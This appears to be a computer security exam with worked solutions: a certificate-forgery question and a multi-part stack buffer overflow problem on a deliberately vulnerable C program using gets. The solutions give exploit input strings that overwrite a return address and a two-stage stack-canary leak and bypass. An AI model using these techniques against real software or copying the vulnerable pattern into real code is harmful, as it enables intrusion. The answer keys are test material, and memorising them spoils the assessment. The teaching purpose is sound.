Q6.7 (3 points) An attacker shows you a valid certificate for the attacker's public key that appears to be signed by Hobinrood and a valid certificate for Hobinrood signed by the trusted CA. You know that Hobinrood would never issue a certificate to the attacker. What could the attacker have done to accomplish this? Select all that apply.

■ (A) Stolen the CA's private key

■ (B) Stolen Hobinrood's private key

☐ (C) Stolen Hobinrood's certificate

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

Solution: The attacker can steal Hobinrood's private key to sign the certificate for the attacker's public key.

The attacker can steal the CA's private key to sign a fake certificate for Hobinrood (containing an attacker-chosen public key), then use the corresponding private key to sign the certificate for the attacker.

Certificates are public, so stealing a certificate doesn't help the attacker create valid certificates.

This is the end of Q6. Leave the remaining subparts of Q6 blank on Gradescope, if there are any. Proceed to Q7 on your answer sheet.

Q7 *Palindromify* **(31 points)**

Consider the following C code:

```
 1 struct flags {
 2     char debug[4];
 3     char done[4];
 4 };
 5
 6 void palindromify(char *input, struct flags *f) {
 7     size_t i = 0;
 8     size_t j = strlen(input);
 9
10     while (j > i) {
11         if (input[i] != input[j]) {
12             input[j] = input[i];
13             if (strncmp("BBBB", f->debug, 4) == 0) {
14                 printf("Next: %s\n", input);
15             }
16         }
17         i++; j--;
18     }
19 }
20
21 int main(void) {
22     struct flags f;
23     char buffer[8];
24     while (strncmp("XXXX", f.done, 4) != 0) {
25         gets(buffer);
26         palindromify(buffer, &f);
27     }
28     return 0;
29 }
```

Definitions of relevant C functions may be found on the last page of this exam.

Assume you are on a little-endian 32-bit x86 system. Assume that there is no compiler padding or saved registers in all questions.

For parts 1–3, assume that **no memory safety defenses** are enabled.

Q7.1 (3 points) Which of the following lines contains a memory safety vulnerability?

- ○ (A) Line 10
- ○ (B) Line 12
- ○ (C) Line 24
- [✓ (D) Line 25]
- ○ (E) ——
- ○ (F) ——

Solution: Line 25 contains a vulnerable call to `gets`, which will allow us to overflow `buffer`.

Q7.2 (3 points) Which of these inputs would cause the program to execute shellcode located at `0xbfff34d0`?

● (G) `'\x00' + (11 * 'A') + (4 * 'X') + (4 * 'A') + '\xd0\x34\xff\xbf'`

○ (H) `'\x00' + (19 * 'A') + '\xd0\x34\xff\xbf'`

○ (I) `(20 * 'X') + '\xd0\x34\xff\xbf'`

○ (J) `'\x00' + (7 * 'A') + (4 * 'X') + (4 * 'A') + '\xd0\x34\xff\xbf'`

○ (K) `(16 * 'X') + '\xd0\x34\xff\xbf'`

○ (L) None of the above

Solution: First, notice that `buffer` resides in `main`, so we're going to attempt to overwrite the RIP of `main` in this attack. Here's what the stack diagram looks like:

```
[4] MAIN RIP
[4] MAIN SFP
[4] f.done
[4] f.debug
[8] buffer
...
```

At a high level, we're going to follow our traditional attack structure: write past the end of `buffer` and replace the RIP with the address of our shellcode. However, in order to force this program to actually execute that shellcode, there are two `while` loops that we need to break out of.

After our input is copied into `buffer`, we will enter the `palindromify` method. At this point, we need a way to skip the `while` loop that attempts to copy non-matching values from the end of `input` to the beginning - if we don't skip this function, the RIP in our attack will be overwritten by the garbage at the beginning.

To skip this loop, we add a null terminator at the beginning of our exploit - consequently, when `strlen(input)` is called, it will return 0. At this point, `j > i` will evaluate to `false`, and we'll skip over the loop.

Then, when the method returns, we need a way to break out of the `while` loop in `main` - otherwise, our program will continue to run forever. To do this, we need to set the `f.done` flag on the stack to `XXXX`.

Because the struct resides above the buffer on stack, we can do this by placing `XXXX` precisely at the location of `f.done`, which resides 12 bytes above `buffer`.

With this information, our exploit looks like this:

```
'\x00' + (11 * 'A') + (4 * 'X') + (4 * 'A') + '\xd0\x34\xff\xbf'
```

Q7.3 (3 points) Assume you did the previous part correctly. At what point will the instruction pointer jump to the shellcode?

○ (A) Immediately after `palindromify` returns
● (B) Immediately after `main` returns [✓]
○ (C) Immediately after `gets` returns
○ (D) Immediately after `printf` returns
○ (E) ——
○ (F) ——

Solution: Because we overwrite the RIP in `main`, the shellcode will begin executing when `main` returns.

For parts 4–7, assume that stack canaries are enabled, and **all 4 bytes of the canary are random and not null**[1]. Assume that `gets` will append a single null byte to your input.

Q7.4 (5 points) Which of the following values on the stack can we overwrite without writing to the stack canary? Select all that apply.

☐ (G) SFP of `main`
☐ (H) RIP of `palindromify`
☐ (I) RIP of `main`
■ (J) `buffer` [✓]
■ (K) `f` [✓]
☐ (L) None of the above

Solution: The stack diagram looks like this:

```
[4] RIP of main
[4] SFP of main
[4] STACK CANARY
[4] f.done
[4] f.debug
[8] buffer
[4] &f
[4] &buffer
[4] RIP of palindromify
[4] SFP of palindromify
...
```

Our exploit starts writing at `buffer` and writes up the stack (towards higher addresses), so we should be able to overwrite `buffer` and `f` without writing over the canary.

[1]Note that if the attacker is unlucky and one canary byte is 0 which might disrupt the overflow the attacker can simply try again as the target program will restart with a different random canary.

Q7.5 (3 points) Suppose that we provide `ABCDE` as input to the program. When we enter the `palindromify` function, what will be the initial value of `j`?

○ (A) 0 ○ (B) 1 ○ (C) 2 ○ (D) 3 ○ (E) 4 [✓ (F) 5]

Solution: `strlen("ABCDE")` will return 5, so `j` will be set to 5.

This highlights an off-by-one vulnerability in this code, where the code will index into the NULL byte of the string rather than the last character one byte before it, enabling us to overwrite the NULL byte with the 0th byte of the string.

Q7.6 (5 points) Provide the **first** line of an input that will allow you to redirect execution of this program to shellcode located at `0xbfff34d0`. Write your answer in Python 2 syntax (just like Project 1). *Enter your answer in the text box on Gradescope.*

○ (G) —— ○ (H) —— ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Solution: This exploit follows the exploit from Project 1 Question 3. At a high level, this is a two-part exploit; with our first input, we want to leak the value of the canary using the `printf` in `palindromify`; with our second input, we want to write that value back to the appropriate spot on the stack.

First, we need to identify what we need to set the flags to. Notice how `palindromify` will only call `printf` when `f.debug` is set to "BBBB". Also, because this is a two-part exploit, we want the `while` loop in main to continue running, so we need to make sure `f.done` is set to anything **except** `XXXX`.

Additionally, to force `printf` to leak the canary, we need to ensure that there are no NULL bytes between the start of `buffer` and the canary. As the problem states, `gets` adds a NULL byte to the end of whatever input we provide to the program. Fortunately, as suggested by the previous question, the NULL byte will be overwritten by the 0th byte of the string (Line 12). Possible solutions are:

```
'B' * 15

('A' * 8) + ('B' * 4) + ('A' * 3)
```

The important thing is the 9th through 12th bytes are `'B'`. Other solutions are possible.

Q7.7 (5 points) Provide the **second** line of an input that will allow you to redirect execution of this program to shellcode located at `0xbfff34d0`. You can use `out` as a variable that contains the output from the first input. Write your answer in Python 2 syntax (just like Project 1). *Enter your answer in the text box on Gradescope.*

○ (A) —— ○ (B) —— ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Solution: Now, we need to set `f.done` to `XXXX`—we don't care about the value of `f.debug`. We also want to make sure that we write the canary in the appropriate spot. The canary will start at the 6th byte (0-indexed) and end at the 10th byte (noninclusive) of the input, since bytes 0 through 5 are taken by `"Next: "` (with a space at the end).

We also add a null terminator at the beginning of this attack in order to break out of the `while` loop in `palindromify`, following the same logic in 7.2.

```
'\x00' + 'X' * 15 + out[6:10] + 'A' * 4 + '\xd0\x34\xff\xbf'
```

The important parts of the exploit: the first byte is null, the 13th through 16th bytes are `'X'`, the 17th through 20th bytes are the canary, and the rip is overwritten with the address of shellcode.

Other solutions are possible.

Q7.8 (4 points) Assume the shellcode from the earlier parts resides in the stack section of memory. Which of the following would we be able to do if stack canaries and ASLR were both in use? Select all that apply.

■ (G) Leak the stack canary

■ (H) Overwrite the value of `struct flags f`

☐ (I) Overwrite the value of `i` and `j`

☐ (J) Redirect execution to the shellcode using the method from parts 6–7

☐ (K) None of the above

☐ (L) ——

Solution: ASLR wouldn't prevent us from writing to memory regions above the buffer and taking advantage of the earlier exploits to leak the canary, but it would prevent us from redirecting execution to the shellcode using the exploit that we crafted in Q6-7, since that shellcode memory address would change with every instance of the program.

This is the end of Q7. Leave the remaining subparts of Q7 blank on Gradescope, if there are any. You have reached the end of the exam.

C Function Definitions

```
size_t strlen(const char *s);

       The strlen() function calculates the length of the string pointed to by
       s, excluding the terminating null byte ('\0').

int strncmp(const char *s1, const char *s2, size_t n);

       The  strncmp()  function  compares  the  first (at most) n bytes of two
       strings s1 and s2. It returns  an  integer  less  than,  equal  to,  or
       greater  than  zero  if  s1 is found, respectively, to be less than, to
       match, or be greater than s2.

char *strncpy(char *dest, const char *src, size_t n);

       The  strncpy()  function copies the string pointed to by src, including
       the terminating null byte ('\0'), to the  buffer  pointed  to  by  dest.
       The  strings  may  not  overlap,  and  at  most n bytes of s are copied.
       Warning: If there is no null byte among the first n bytes of  src,  the
       string placed in dest will not be null-terminated.

       If  the  length of src is less than n, strncpy() writes additional null
       bytes to dest to ensure that a total of n bytes are written.

char *gets(char *s);

       gets()  reads  a  line from stdin into the buffer pointed to by s until
       either a terminating newline or EOF, which it replaces with a null byte
       ('\0').

char *fgets(char *s, int size, FILE *stream);

       fgets()  reads in at most one less than size characters from stream and
       stores them into the buffer pointed to by s.  Reading  stops  after  an
       EOF  or a newline.  If a newline is read, it is stored into the buffer.
       A terminating null byte ('\0') is stored after the  last  character  in
       the buffer
```